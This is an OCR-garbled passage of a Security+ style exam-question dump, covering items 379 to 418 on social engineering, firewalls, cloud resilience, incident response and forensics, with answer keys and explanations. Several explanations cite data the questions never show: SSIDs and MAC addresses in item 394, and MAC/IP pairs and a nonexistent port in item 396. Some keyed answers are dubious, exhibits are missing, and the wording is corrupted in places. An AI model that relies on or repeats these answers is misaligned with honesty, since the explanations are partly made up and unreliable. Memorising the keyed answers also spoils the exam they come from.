
Explanation:
Containment is an incident response strategy that aims to isolate and prevent the spread of an attack or compromise within a network or system. It can resolve the issue of unauthorized software detected on a small number of machines in a lab as quickly as possible while causing minimal disruption to the researchers by stopping the software from communicating with external sources using HTTPS and SMS and preventing it from infecting additional machines outside of the lab

379.A contractor overhears a customer recite their credit card number during a confidential phone call. The credit card Information is later used for a fraudulent transaction.
Which of the following social engineering techniques describes this scenario?
A. Shoulder surfing
B. Watering hole
C. Vishing
D. Tailgating
Answer: A
Explanation:
Shoulder surfing is a social engineering technique that involves looking over someone’s shoulder to see what they are typing, writing, or viewing on their screen. It can be used to steal passwords, PINs, credit card numbers, or other sensitive information. In this scenario, the contractor used shoulder surfing to overhear the customer’s credit card number during a phone call.

380.Audit logs indicate an administrative account that belongs to a security engineer has been locked out multiple times during the day. The security engineer has been on vacation (or a few days.
Which of the following attacks can the account lockout be attributed to?
A. Backdoor
B. Brute-force
C. Rootkit
D. Trojan
Answer: B
Explanation:
The account lockout can be attributed to a brute-force attack. A brute-force attack is a type of attack where an attacker attempts to guess a user's password by continually trying different combinations of characters. In this case, it is likely that the security engineer's account was locked out due to an attacker attempting to guess their password. Backdoor, rootkit, and Trojan attacks are not relevant in this scenario.

381.DRAG DROP
A security engineer is setting up password less authentication for the first time.

INSTRUCTIONS
Use the minimum set of commands to set this up and verify that it works. Commands cannot be reused. If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Answer:

Explanation:

A screenshot of a computer

Description automatically generated with medium confidence

382.A cyber security administrator is using iptables as an enterprise firewall. The administrator created

some rules, but the network now seems to be unresponsive. All connections are being dropped by the firewall.
Which of the following would be the best option to remove the rules?
A. # iptables -t mangle -X
B. # iptables -F
C. # iptables -2
D. # iptables -P INPUT -j DROP
Answer: B
Explanation:
iptables is a command-line tool that allows an administrator to configure firewall rules for a Linux system. The -F option flushes or deletes all the existing rules in the selected chain or in all chains if none is given. It can be used to remove the rules that caused the network to be unresponsive and restore the default firewall behavior.

383.Law enforcement officials sent a company a notification that states electronically stored information and paper documents cannot be destroyed.
Which of the following explains this process?
A. Data breach notification
B. Accountability
C. Legal hold
D. Chain of custody
Answer: C
Explanation:
A legal hold is a process that requires an organization to preserve electronically stored information and paper documents that are relevant to a pending or anticipated litigation or investigation. It suspends the normal retention and destruction policies and procedures for such information and documents until the legal hold is lifted or released.

384.A customer called a company's security team to report that all invoices the customer has received over the last five days from the company appear to have fraudulent banking details.
An investigation into the matter reveals the following
• The manager of the accounts payable department is using the same password across multiple external websites and the corporate account
• One of the websites the manager used recently experienced a data breach.
• The manager's corporate email account was successfully accessed in the last five days by an IP address located in a foreign country.
Which of the following attacks has most likely been used to compromise the manager's corporate account?
A. Remote access Trojan
B. Brute-force
C. Dictionary
D. Credential stuffing
E. Password spraying
Answer: D

Explanation:
Credential stuffing is a type of attack that involves using stolen or leaked usernames and passwords from one website or service to gain unauthorized access to other websites or services that use the same credentials. It can exploit the common practice of reusing passwords across multiple accounts. It is the most likely attack that has been used to compromise the manager’s corporate account, given that the manager is using the same password across multiple external websites and the corporate account, and one of the websites recently experienced a data breach.

385.A web architect would like to move a company's website presence to the cloud. One of the management team's key concerns is resiliency in case a cloud provider's data center or network connection goes down.
Which of the following should the web architect consider to address this concern?
A. Containers
B. Virtual private cloud
C. Segmentation
D. Availability zones
Answer: D
Explanation:
Availability zones are the most appropriate cloud feature to address the concern of resiliency in case a cloud provider’s data center or network connection goes down. Availability zones are physically separate locations within an Azure region that have independent power, cooling, and networking. Each availability zone is made up of one or more data centers and houses infrastructure to support highly available, mission-critical applications. Availability zones are connected with high-speed, private fiber-optic networks. Azure services that support availability zones fall into two categories: Zonal services – you pin the resource to a specific zone (for example, virtual machines, managed disks, IP addresses), or Zone-redundant services – platform replicates automatically across zones (for example, zone-redundant storage, SQL Database). To achieve comprehensive business continuity on Azure, build your application architecture using the combination of availability zones with Azure region pairs. You can synchronously replicate your applications and data using availability zones within an Azure region for high-availability and asynchronously replicate across Azure regions for disaster recovery protection.

386.A retail store has a business requirement to deploy a kiosk computer In an open area The kiosk computer's operating system has been hardened and tested.
A security engineer IS concerned that someone could use removable media to install a rootkit Mich of the should the security engineer configure to BEST protect the kiosk computer?
A. Measured boot
B. Boot attestation
C. UEFI
D. EDR
Answer: B
Explanation:
Boot attestation is a security feature that enables the computer to verify the integrity of its operating system before it boots. It does this by performing a hash of the operating system and comparing it to the expected hash of the operating system. If the hashes do not match, the computer will not boot and the

rootkit will not be allowed to run. This process is also known as measured boot or secure boot. According to the CompTIA Security+ Study Guide, “Secure Boot is a feature of Unified Extensible Firmware Interface (UEFI) that ensures that code that is executed during the boot process has been authenticated by a cryptographic signature. Secure Boot prevents
malicious code from running at boot time, thus providing assurance that the system is executing only code that is legitimate. This provides a measure of protection against rootkits and other malicious code that is designed to run at boot time.”

387.A security administrator is compiling information from all devices on the local network in order to gain better visibility into user activities.
Which of the following is the best solution to meet
this objective?
A. SIEM
B. HIDS
C. CASB
D. EDR
Answer: A
Explanation:
SIEM stands for Security Information and Event Management, which is a solution that can collect, correlate, and analyze security logs and events from various devices on a network. SIEM can provide better visibility into user activities by generating reports, alerts, dashboards, and metrics. SIEM can also help detect and respond to security incidents, comply with regulations, and improve security posture.

388.Which of the following Is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?
A. To provide data to quantify risk based on the organization's systems
B. To keep all software and hardware fully patched for known vulnerabilities
C. To only allow approved, organization-owned devices onto the business network
D. To standardize by selecting one laptop model for all users in the organization
Answer: A
Explanation:
An effective asset management policy helps an organization understand and manage the systems, hardware, and software it uses, and how they are used, including their vulnerabilities and risks. This information is crucial for accurately identifying and assessing risks to the organization, and making informed decisions about how to mitigate those risks. This is the best reason to maintain an effective asset management policy.
Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

389.While troubleshooting a service disruption on a mission-critical server, a technician discovered the user account that was configured to run automated processes was disabled because the user's password failed to meet password complexity requirements.
Which of the following would be the BEST solution to securely prevent future issues?
A. Using an administrator account to run the processes and disabling the account when it is not in use
B. Implementing a shared account the team can use to run automated processes

C. Configuring a service account to run the processes
D. Removing the password complexity requirements for the user account
Answer: C
Explanation:
A service account is a user account that is created specifically to run automated processes and services. These accounts are typically not associated with an individual user, and are used for running background services and scheduled tasks. By configuring a service account to run the automated processes, you can ensure that the account will not be disabled due to password complexity requirements and other user-related issues.

390.After multiple on-premises security solutions were migrated to the cloud, the incident response time increased. The analysts are spending a long time trying to trace information on different cloud consoles and correlating data in different formats.
Which of the following can be used to optimize the incident response time?
A. CASB
B. VPC
C. SWG
D. CMS
Answer: D
Explanation:
CMS (Cloud Management System) is a software or platform that allows an organization to manage and monitor multiple cloud services and resources from a single interface or console. It can optimize the incident response time by providing a centralized view and control of the cloud infrastructure and applications, and enabling faster detection, analysis, and remediation of security incidents across different cloud environments.

391.An organization wants to secure a LAN/WLAN so users can authenticate and transport data securely. The solution needs to prevent on-path attacks and evil twin attacks.
Which of the following will best meet the organization's need?
A. MFA
B. 802.1X
C. WPA2
D. TACACS
Answer: B
Explanation:
802.1X is a standard for network access control that provides authentication and encryption for devices that connect to a LAN/WLAN. 802.1X uses the Extensible Authentication Protocol (EAP) to exchange authentication messages between a supplicant (the device requesting access), an authenticator (the device granting access), and an authentication server (the device verifying credentials). 802.1X can prevent on-path attacks and evil twin attacks by requiring users to provide valid credentials before accessing the network and encrypting the data transmitted over the network. On-path attacks are attacks that involve intercepting or modifying network traffic between two endpoints. An on-path attacker can eavesdrop on sensitive information, alter or inject malicious data, or redirect traffic to malicious destinations. On-path attacks are frequently perpetrated over WiFi networks1.

Evil twin attacks are attacks that involve setting up a fake WiFi access point that mimics a legitimate one. An evil twin attacker can trick users into connecting to the fake network and then monitor or manipulate their online activity. Evil twin attacks are more common on public WiFi networks that are unsecured and leave personal data vulnerable23.

392.A security analyst is looking for a solution to help communicate to the leadership team the seventy levels of the organization's vulnerabilities.
Which of the following would best meet this need?
A. CVE
B. SIEM
C. SOAR
D. CVSS
Answer: D
Explanation:
CVSS (Common Vulnerability Scoring System) is a framework and a metric that provides a standardized and consistent way of assessing and communicating the severity levels of vulnerabilities. It assigns a numerical score and a vector string to each vulnerability based on various factors, such as exploitability, impact, scope, etc. It can help communicate to the leadership team the severity levels of the organization’s vulnerabilities by providing a quantitative and qualitative measure of the risks and the potential impacts.

393.A company that provides an online streaming service made its customers' personal data including names and email addresses publicly available in a cloud storage service. As a result, the company experienced an increase m the number of requests to delete user accounts.
Which of the following best describes the consequence of tins data disclosure?
A. Regulatory tines
B. Reputation damage
C. Increased insurance costs
D. Financial loss
Answer: B
Explanation:
Reputation damage is the loss of trust or credibility that a company suffers when its customers’ personal data is exposed or breached. This can lead to customer dissatisfaction, loss of loyalty, and requests to delete user accounts.
References: https://www.comptia.org/content/guides/what-is-cybersecurity

394.A user reports constant lag and performance issues with the wireless network when working at a local coffee shop A security analyst walks the user through an installation of Wireshark and gets a five-minute pcap to analyze.
The analyst observes the following output:

No.	Time	Source	Destination	Protocol	Length	Info
1234	9.1195665	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=655, FN=0
1235	9.1265649	Sagemcom_87:9f:a3	Broadcast	802.11	39	Deauthentication, SN=655, FN=0
1236	9.2223212	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=657, FN=0

Which of the following attacks does the analyst most likely see in this packet capture?
A. Session replay
B. Evil twin
C. Bluejacking
D. ARP poisoning
Answer: B
Explanation:
An evil twin is a type of wireless network attack that involves setting up a rogue access point that mimics a legitimate one. It can trick users into connecting to the rogue access point instead of the real one, and then intercept or modify their traffic, steal their credentials, launch phishing pages, etc. In this packet capture, the analyst can see that there are two access points with the same SSID (CoffeeShop) but different MAC addresses (00:0c:41:82:9c:4f and 00:0c:41:82:9c:4e). This indicates that one of them is an evil twin that is trying to impersonate the other one.

395.Which of the following should customers who are involved with UI developer agreements be concerned with when considering the use of these products on highly sensitive projects?
A. Weak configurations
B. Integration activities
C. Unsecure user accounts
D. Outsourced code development
Answer: A
Explanation:
Customers who are involved with UI developer agreements should be concerned with weak configurations when considering the use of these products on highly sensitive projects. Weak configurations can lead to security vulnerabilities, which can be exploited by malicious actors. It is important to ensure that all configurations are secure and up-to-date in order to protect sensitive data.
Source: UL

396.A security administrator examines the ARP table of an access switch and sees the following output:

VLAN	MAC Address	Type	Ports
All	012b1283f77b	STATIC	CPU
All	c656da1009f1	STATIC	CPU
1	f9de6ed7d38f	DYNAMIC	Fa0/1
2	fb8d0ae3850b	DYNAMIC	Fa0/2
2	7f403b7cf59a	DYNAMIC	Fa0/2
2	f4182c262c61	DYNAMIC	Fa0/2

Which of the following is a potential threat that is occurring on this access switch?
A. DDoSonFa02 port

B. MAG flooding on Fa0/2 port
C. ARP poisoning on Fa0/1 port
D. DNS poisoning on port Fa0/1
Answer: C
Explanation:
ARP poisoning is a type of attack that exploits the ARP protocol to associate a malicious MAC address with a legitimate IP address on a network1. This allows the attacker to intercept, modify or drop traffic between the victim and other hosts on the same network. In this case, the ARP table of the access switch shows that the same MAC address (00-0c-29-58-35-3b) is associated with two different IP addresses (192.168.1.100 and 192.168.1.101) on port Fa0/12. This indicates that an attacker has poisoned the ARP table to redirect traffic intended for 192.168.1.100 to their own device with MAC address 00-0c-29-58-35-3b. The other options are not related to this scenario. DDoS is a type of attack that overwhelms a target with excessive traffic from multiple sources3. MAC flooding is a type of attack that floods a switch with fake MAC addresses to exhaust its MAC table and force it to operate as a hub4. DNS poisoning is a type of attack that corrupts the DNS cache with fake entries to redirect users to malicious websites.
References:
1: https://www.imperva.com/learn/application-security/arp-spoofing/
2: https://community.cisco.com/t5/networking-knowledge-base/network-tables-mac-routing-arp/ta-p/4184148
3: https://www.imperva.com/learn/application-security/ddos-attack/
4: https://www.imperva.com/learn/application-security/mac-flooding/ :
https://www.imperva.com/learn/application-security/dns-spoofing-poisoning/

397.HOTSPOT
Select the appropriate attack and remediation from each drop-down list to label the corresponding attack with its remediation.

INSTRUCTIONS
Not all attacks and remediation actions will be used.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

Answer:

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet	Enable DDoS protection
The attack establishes a connection, which allows remote commands to be executed.	User	RAT	Implement a host-based IPS
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Worm	Change the default application password
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Keylogger	Disable vulnerable services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Backdoor	Implement 2FA using push notification

Botnet, RAT, Logic Bomb, Backdoor, Virus, Spyware, Worm, Adware, Ransomware, Keylogger, Phishing

Enable DDoS protection, Patch vulnerable systems, Disable vulnerable services, Change the default system password, Update the cryptographic algorithms, Change the default application password, Implement 2FA using push notification, Conduct a code review, Implement application fuzzing, Implement a host-based IPS, Disable remote access services

Explanation:

Web serverBotnet Enable DDoS protectionUser RAT Implement a host-based IPS Database server Worm Change the default application passwordExecutive KeyloggerDisable vulnerable servicesApplication Backdoor Implement 2FA using push notification

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet	Enable DDoS protection
The attack establishes a connection, which allows remote commands to be executed.	User	RAT	Implement a host-based IPS
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Worm	Change the default application password
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Keylogger	Disable vulnerable services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Backdoor	Implement 2FA using push notification

A screenshot of a computer program
Description automatically generated with low confidence

398.An engineer is using scripting to deploy a network in a cloud environment.
Which the following describes this scenario?
A. SDLC
B. VLAN
C. SDN
D. SDV
Answer: C
Explanation:
SDN stands for software-defined networking, which is an approach to networking that uses software-based controllers or application programming interfaces (APIs) to communicate with underlying hardware infrastructure and direct traffic on a network. SDN decouples the network control plane from the data plane, enabling centralized management and programmability of network resources. SDN can help an engineer use scripting to deploy a network in a cloud environment by allowing them to define and automate network policies, configurations, and services through software commands.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.cisco.com/c/en/us/solutions/software-defined-networking/overview.html

399.During a security incident the security operations team identified sustained network traffic from a malicious IP address: 10.1.4.9 A security analyst is creating an inbound firewall rule to block the IP address from accessing the organization's network.
Which of the following fulfills this request?

A. access-list inbound deny ip source 0.0.0.0/0 destination 10.1.4.9/32
B. access-list inbound deny ip source 10.1.4.9/32 destination 0.0.0.0/0
C. access-list inbound permit ip source 10.1.4.9/32 destination 0.0.0.0/0
D. access-list inbound permit ip source 0.0.0.0/0 destination 10.1.4.9/32
Answer: B
Explanation:
This command creates an inbound access list that denies any IP traffic from the source IP address of 10.1.4.9/32 to any destination IP address (0.0.0.0/0). It blocks the originating source of malicious traffic from accessing the organization's network.

400.A security analyst is taking part in an evaluation process that analyzes and categorizes threat actors Of real-world events in order to improve the incident response team's process.
Which Of the following is the analyst most likely participating in?
A. MITRE ATT&CK
B. Walk-through
C. Red team
D. Purple team-I
E. TAXI
Answer: A
Explanation:
MITRE ATT&CK is a knowledge base and framework that analyzes and categorizes threat actors and real-world events based on their tactics, techniques and procedures. It can help improve the incident response team's process by providing a common language and reference for identifying, understanding and mitigating threats

401.A network administrator needs to determine Ihe sequence of a server farm's logs.
Which of the following should the administrator consider? (Select TWO).
A. Chain of custody
B. Tags
C. Reports
D. Time stamps
E. Hash values
F. Time offset
Answer: D,F
Explanation:
A server farm's logs are records of events that occur on a group of servers that provide the same service or function. Logs can contain information such as date, time, source, destination, message, error code, and severity level. Logs can help administrators monitor the performance, security, and availability of the servers and troubleshoot any issues.
To determine the sequence of a server farm's logs, the administrator should consider the following factors:
☞ Time stamps: Time stamps are indicators of when an event occurred on a server. Time stamps can help administrators sort and correlate events across different servers based on chronological order. However, time stamps alone may not be sufficient to determine the sequence of events if the servers

have different time zones or clock settings.
☞ Time offset: Time offset is the difference between the local time of a server and a reference time, such as Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT). Time offset can help administrators adjust and synchronize the time stamps of different servers to a common reference time and eliminate any discrepancies caused by time zones or clock settings.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://docs.microsoft.com/en-us/windows-server/administration/server-manager/view-event-logs

402.Which of the following describes business units that purchase and implement scripting software without approval from an organization's technology Support staff?
A. Shadow IT
B. Hacktivist
C. Insider threat
D. script kiddie
Answer: A
Explanation:
shadow IT is the use of IT-related hardware or software by a department or individual without the knowledge or approval of the IT or security group within the organization12. Shadow IT can encompass cloud services, software, and hardware. The main area of concern today is the rapid adoption of cloud-based services1.
According to one source3, shadow IT helps you know and identify which apps are being used and what your risk level is. 80% of employees use non-sanctioned apps that no one has reviewed, and may not be compliant with your security and compliance policies.

403.A company is moving its retail website to a public cloud provider. The company wants to tokenize audit card data but not allow the cloud provider to see the stored credit card information.
Which of the following would BEST meet these objectives?
A. WAF
B. CASB
C. VPN
D. TLS
Answer: B
Explanation:
CASB stands for cloud access security broker, which is a software tool or service that acts as an intermediary between users and cloud service providers. CASB can help protect data stored in cloud services by enforcing security policies and controls such as encryption, tokenization, authentication, authorization, logging, auditing, and threat detection. Tokenization is a process that replaces sensitive data with non-sensitive substitutes called tokens that have no intrinsic value. Tokenization can help prevent data leakage by ensuring that only authorized users can access the original data using a tokenization system.
References:
https://www.comptia.org/certifications/security#examdetails

https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.cisco.com/c/en/us/products/security/what

404.A security administrator needs to block a TCP connection using the corporate firewall, Because this connection is potentially a threat. the administrator not want to back an RST.
Which of the following actions in rule would work best?
A. Drop
B. Reject
C. Log alert
D. Permit
Answer: A
Explanation:
the difference between drop and reject in firewall is that the drop target sends nothing to the source, while the reject target sends a reject response to the source. This can affect how the source handles the connection attempt and how fast the port scanning is. In this context, a human might say that the best action to block a TCP connection using the corporate firewall is A. Drop, because it does not send back an RST packet and it may slow down the port scanning and protect against DoS attacks.

405.A security analyst is investigating what appears to be unauthorized access to a corporate web application. The security analyst reviews the web server logs and finds the following entries:
Which of the following password attacks is taking place?
A. Dictionary
B. Brute-force
C. Rainbow table
D. Spraying
Answer: D
Explanation:
Spraying is a password attack that involves trying a few common passwords against a large number of usernames. Spraying is different from brute-force attacks, which try many possible passwords against one username, or dictionary attacks, which try a list of words from a dictionary file against one username. Spraying is often used when the web application has a lockout policy that prevents multiple failed login attempts for the same username. Spraying can be detected by looking for patterns of failed login attempts from the same source IP address with different usernames and the same or similar passwords.

406.A company would like to move to the cloud. The company wants to prioritize control and security over cost and ease of management.
Which of the following cloud models would best suit this company's priorities?
A. Public
B. Hybrid
C. Community
D. Private
Answer: D
Explanation:

A private cloud model would best suit the company's priorities of control and security over cost and ease of management. In a private cloud, the infrastructure is dedicated to a single organization, providing greater control over the environment and the ability to implement strict security measures. This is in contrast to public, community, or hybrid cloud models, where resources are shared among multiple organizations, potentially compromising control and security. While private clouds can be more expensive and more difficult to manage, they the highest level of control and security for the company.
Reference:
- CompTIA Security+ Certification Exam Objectives (SY0-601), Section 3.2: "Explain the importance of secure staging deployment concepts."
- Cisco: Private Cloud - https://www.cisco.com/c/en/us/solutions/cloud/private-cloud.html

407.A company was recently breached. Part of the company's new cybersecurity strategy is to centralize the logs from all security devices.
Which of the following components forwards the logs to a central source?
A. Log enrichment
B. Log queue
C. Log parser
D. Log collector
Answer: D
Explanation:
A log collector can collect logs from various sources, such as servers, devices, applications, or network components, and forward them to a central source for analysis and storage23.

408.Which of the following automation use cases would best enhance the security posture Of an organization by rapidly updating permissions when employees leave a company Or change job roles internally?
A. Provisioning resources
B. Disabling access
C. APIs
D. Escalating permission requests
Answer: B
Explanation:
Disabling access is an automation use case that can enhance the security posture of an organization by rapidly updating permissions when employees leave a company or change job roles internally. It can prevent unauthorized access and data leakage by revoking or modifying the access rights of employees based on their current status and role.

409.A company is enhancing the security of the wireless network and needs to ensure only employees with a valid certificate can authenticate to the network.
Which of the following should the company implement?
A. PEAP
B. PSK
C. WPA3
D. WPS

Answer: A
Explanation:
PEAP stands for Protected Extensible Authentication Protocol, which is a protocol that can provide secure authentication for wireless networks. PEAP can use certificates to authenticate the server and the client, or only the server. PEAP can also use other methods, such as passwords or tokens, to authenticate the client. PEAP can ensure only employees with a valid certificate can authenticate to the network.

410.A network architect wants a server to have the ability to retain network availability even if one of the network switches it is connected to goes down.
Which of the following should the architect implement on the server to achieve this goal?
A. RAID
B. UPS
C. NIC teaming
D. Load balancing
Answer: C
Explanation:
NIC Teaming is a feature that allows a server to be connected to multiple network switches, providing redundancy and increased network availability. If one of the switches goes down, the server will still be able to send and receive data through one of the other switches. To configure NIC Teaming in Windows Server, see Microsoft's documentation:
https://docs.microsoft.com/en-us/windows-server/networking/technologies/nic-teaming. For more information on NIC Teaming and other network redundancy features, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

411.A security analyst is currently addressing an active cyber incident. The analyst has been able to identify affected devices that are running a malicious application with a unique hash.
Which of the following is the next step according to the incident response process?
A. Recovery
B. Lessons learned
C. Containment
D. Preparation
Answer: C
Explanation:
Containment is the next step according to the incident response process after identifying affected devices that are running a malicious application with a unique hash. Containment involves isolating the compromised devices or systems from the rest of the network to prevent the spread of the attack and limit its impact. Containment can be done by disconnecting the devices from the network, blocking network traffic to or from them, or applying firewall rules or access control lists. Containment is a critical step in incident response because it helps to preserve evidence for further analysis and remediation, and reduces the risk of data loss or exfiltration
https://www.fortinet.com/resources/cyberglossary/incident-response
https://www.ibm.com/topics/incident-response

412.Which of the following is the correct order of evidence from most to least volatile in forensic analysis?
A. Memory, disk, temporary filesystems, CPU cache
B. CPU cache, memory, disk, temporary filesystems
C. CPU cache, memory, temporary filesystems, disk
D. CPU cache, temporary filesystems, memory, disk
Answer: C
Explanation:
The correct order of evidence from most to least volatile in forensic analysis is based on how quickly the evidence can be lost or altered if not collected or preserved properly. CPU cache is the most volatile type of evidence because it is stored in a small amount of memory on the processor and can be overwritten or erased very quickly. Memory is the next most volatile type of evidence because it is stored in RAM and can be lost when the system is powered off or rebooted. Temporary filesystems are less volatile than memory because they are stored on disk, but they can still be deleted or overwritten by other processes or users. Disk is the least volatile type of evidence because it is stored on permanent storage devices and can be recovered even after deletion or formatting, unless overwritten by new data.
References: https://www.comptia.org/blog/what-is-volatility-in-digital-forensics

413.A security analyst is reviewing packet capture data from a compromised host On the In the packet capture. analyst locates packets that contain large of text,.
Which Of following is most likely installed on compromised host?
A. Keylogger
B. Spyware
C. Torjan
D. Ransomware
Answer: A
Explanation:
A keylogger is a type of malware that records the keystrokes of the user and sends them to a remote attacker. The attacker can use the keystrokes to steal the user’s credentials, personal information, or other sensitive data. A keylogger can generate packets that contain large amounts of text, as the packet capture data shows.

414.An information security officer at a credit card transaction company is conducting a framework-mapping exercise with the internal controls. The company recently established a new office in Europe. To which of the following frameworks should the security officer map the existing controls' (Select two).
A. ISO
B. PCI DSS
C. SOC
D. GDPR
E. CSA
F. NIST
Answer: B,D
Explanation:
PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards and

requirements for organizations that store, process, or transmit payment card data. It aims to protect cardholder data and prevent fraud and data breaches. GDPR (General Data Protection Regulation) is a regulation that governs the collection, processing, and transfer of personal data of individuals in the European Union. It aims to protect the privacy and rights of data subjects and impose obligations and penalties on data controllers and processors. These are the frameworks that the security officer should map the existing controls to, as they are relevant for a credit card transaction company that has a new office in Europe

415.An audit identified PII being utilized in the development environment of a crit-ical application. The Chief Privacy Officer (CPO) is adamant that this data must be removed: however, the developers are concerned that without real data they cannot perform functionality tests and search for specific data. Which of the following should a security professional implement to best satisfy both the CPOs and the development team's requirements?
A. Data purge
B. Data encryption
C. Data masking
D. Data tokenization
Answer: D
Explanation:
Data tokenization is a technique of replacing sensitive data with non-sensitive substitutes called tokens that have no intrinsic value or meaning. It can satisfy both the CPO's and the development team's requirements by removing personally identifiable information (PII) from the development environment of a critical application while preserving the functionality and format of the data for testing purposes.

416.A backup operator wants to perform a backup to enhance the RTO and RPO in a highly time- and storage-efficient way that has no impact on production systems.
Which of the following backup types should the operator use?
A. Tape
B. Full
C. Image
D. Snapshot
Answer: D
Explanation:
A snapshot backup is a type of backup that captures the state of a system at a point in time. It is highly time- and storage-efficient because it only records the changes made to the system since the last backup. It also has no impact on production systems because it does not require them to be offline or paused during the backup process.
References: https://www.comptia.org/blog/what-is-a-snapshot-backup

417.A company needs to centralize its logs to create a baseline and have visibility on its security events.
Which of the following technologies will accomplish this objective?
A. Security information and event management
B. A web application firewall
C. A vulnerability scanner

D. A next-generation firewall
Answer: A
Explanation:
Security information and event management (SIEM) is a solution that collects, analyzes, and correlates logs and events from various sources such as firewalls, servers, applications, etc., within an organization's network. It can centralize logs to create a baseline and have visibility on security events by providing a unified dashboard and reporting system for log management and security monitoring.

418.A security analyst is investigating a report from a penetration test. During the penetration test, consultants were able to download sensitive data from a back-end server. The back-end server was exposing an API that should have only been available from the company's mobile application.
After reviewing the back-end server logs, the security analyst finds the following entries:

```
